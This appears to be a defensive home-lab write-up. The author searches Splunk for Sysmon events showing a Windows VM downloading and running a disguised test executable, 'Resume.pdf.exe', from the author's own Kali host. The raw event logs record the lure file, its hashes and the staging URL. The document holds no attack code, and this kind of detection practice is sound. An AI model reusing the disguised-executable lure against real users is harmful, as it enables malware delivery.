_dsappevent	Edit Delete Disable	Events	SplunkDeploymentServer Config	1 MB	488.28 GB	0			\$SF_Bla_ent'
_dsclient	Edit Delete Disable	Events	SplunkDeploymentServer Config	1 MB	488.28 GB	0			\$SF_Bla_b
_dsphonehome	Edit Delete Disable	Events	SplunkDeploymentServer Config	1 MB	488.28 GB	0			\$SF_Bla_hor

I clicked on Apps and went into Search & Reporting

The screenshot shows the Splunk 9.4.0 Manager Indexes interface. The left sidebar has a tree view with 'splunk>enterprise' selected, followed by 'Indexes'. Under 'Indexes', there are sections for 'Index repository', 'Indexes', and 'Name'. The 'Indexes' section contains several entries: '\_audit', '\_configtracker', '\_dsappevent', '\_dsclient', and '\_dsphonehome'. Each entry has columns for 'Edit', 'Delete', and 'Disable' actions, 'Events' status, and various metrics like 'Current Size', 'Max Size', 'Event Count', and time ranges. A green 'New Index' button is located at the top right of the main content area.

To double-check data has been ingested in Splunk I made a search for `index=endpoint`.

The screenshot shows the Splunk 9.4.0 Search interface. The top navigation bar includes 'Search | Splunk 9.4.0', 'localhost:8000/en-US/app/search/search?q=search%20index%3D"endpoint"&display.page...', and a 'Search & Reporting' button. The main search bar contains the query 'index="endpoint"'. Below the search bar, it says '516 events (2/18/25 4:00:00.000 PM to 2/19/25 4:09:48.000 PM)'. The results table has tabs for 'Events (516)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events (516)' tab is selected, showing a timeline format with a single event entry. The event details show a timestamp of '2/19/25 4:09:33.000 PM' and an XML event payload. The bottom of the screen shows a taskbar with icons for File Explorer, Edge, File, Mail, and Task View.

After confirming data was properly ingested I made a query for my Kali IP address 192.168.20.11

```

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System>
<Provider Name="Microsoft-Windows-Sysmon" Guid='{5770385f-c22a-43e0-bf4c-06f5
698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22
</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated
SystemTime='2025-02-19T22:45:25.2738953Z'/'><EventRecordID>8925</EventRecordID
><Correlation/><Execution ProcessID='2576' ThreadID='3652' /><Channel>Microsof
t-Windows-Sysmon/Operational</Channel><Computer>DESKTOP-AC3C70A</Computer><Se
curity UserID='S-1-5-18'/'><System><EventData><Data Name='RuleName'></Data><
Data Name='UtcTime'>2025-02-19 22:45:25.157</Data><Data Name='ProcessGuid'>(d
35b8a68-5f05-67b6-9c30-000000000700)</Data><Data Name='ProcessId'>4200</Data>
<Data Name='QueryName'>192.168.20.11</Data><Data Name='QueryStatus'>0</Data><
Data Name='QueryResults'>192.168.20.11;</Data><Data Name='Image'>C:\Users\miria\Downloads\Resume.pdf.exe</Data><Data Name='User'>DESKTOP-AC3C70A\miria</Da
ta></EventData></Event>
host = DESKTOP-AC3C70A
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

```

```

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System>
<Provider Name="Microsoft-Windows-Sysmon" Guid='{5770385f-c22a-43e0-bf4c-06f5
698ffbd9}'/><EventID>15</EventID><Version>2</Version><Level>4</Level><Task>15
</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated
SystemTime='2025-02-19T22:45:19.8609845Z'/'><EventRecordID>8916</EventRecordID
><Correlation/><Execution ProcessID='2576' ThreadID='3836' /><Channel>Microsof
t-Windows-Sysmon/Operational</Channel><Computer>DESKTOP-AC3C70A</Computer><Se
curity UserID='S-1-5-18'/'><System><EventData><Data Name='RuleName'>technique
_id=T1189,technique_name=Drive-by Compromise</Data><Data Name='UtcTime'>2025-
02-19 22:45:19.738</Data><Data Name='ProcessGuid'>(d35b8a68-5eff-67b6-9930-00
000000700)</Data><Data Name='ProcessId'>6204</Data><Data Name='Image'>C:\Pro
gram Files (x86)\Microsoft\Edge\Application\msedge.exe</Data><Data Name='Targ
etFilename'>C:\Users\miria\Downloads\Resume.pdf.exe</Data><Data Name='Zone
.Identifier'></Data><Da
ta Name='CreationUtcTime'>2025-02-19 22:45:13.665</Data><Data Name='Hash'>SHA
1=CB519EA04A57F13098D8EB83C35F4D948FB19C2,MD5=217BF7DA63B5F43FD4C38628B83AB7
44,SHA256=D0862C662A4CCF2A468A5CB211133C7214C8A7768B1D2A66ADC209D3B8AD0B97,IM
PHASH=00000000000000000000000000000000</Data><Data Name='Contents'>[ZoneTrans
fer] ZoneId=3 _ReferrerUrl=http://192.168.20.11:9999/_HostUrl=http://192.16
8.20.11:9999/Resume.pdf.exe </Data><Data Name='User'>DESKTOP-AC3C70A\miria</
Data></EventData></Event>
host = DESKTOP-AC3C70A
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

```

If we were analysing these logs, this would be something important to look at and analyse:

- Which machine is this?
- Why is it connecting through that port?

Now if I query my malware file Resume.pdf.exe this is what would appear and would require further investigation.

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index=endpoint Resume.pdf.exe
- Results Summary:** 15 events (2/18/25 4:00:00.000 PM to 2/19/25 4:50:04.000 PM)
- Time Range:** Last 24 hours
- Event List:** The main pane displays 15 XML event logs. One event is expanded to show its full structure:

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System>
<Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2025-02-19T22:45:25.2738953Z' /><EventRecordID>8925</EventRecordID><Correlation/><Execution ProcessID='2576' ThreadID='3652' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>DESKTOP-AC3C70A</Computer><Security UserID='S-1-5-18' /><System><EventData><Data Name='RuleName'></Data><Data Name='UtcTime'>2025-02-19 22:45:25.157</Data><Data Name='ProcessGuid'>{d35b8a68-5f05-67b6-9c30-00000000700}</Data><Data Name='ProcessId'>4200</Data><Data Name='QueryName'>192.168.20.11</Data><Data Name='QueryStatus'>0</Data><Data Name='QueryResults'>192.168.20.11;</Data><Data Name='Image'>C:\Users\miria\Downloads\Resume.pdf.exe</Data><Data Name='User'>DESKTOP-AC3C70A\miria</Data></EventData></Event>
```
- Selected Fields:** host, source, sourcetype
- Interesting Fields:** Guid, IMPhash, index, linecount, MD5, Name, ProcessID, punct, SHA1, SHA256
- Bottom Bar:** Type here to search, taskbar icons, date/time (2/19/2025, 4:50 PM).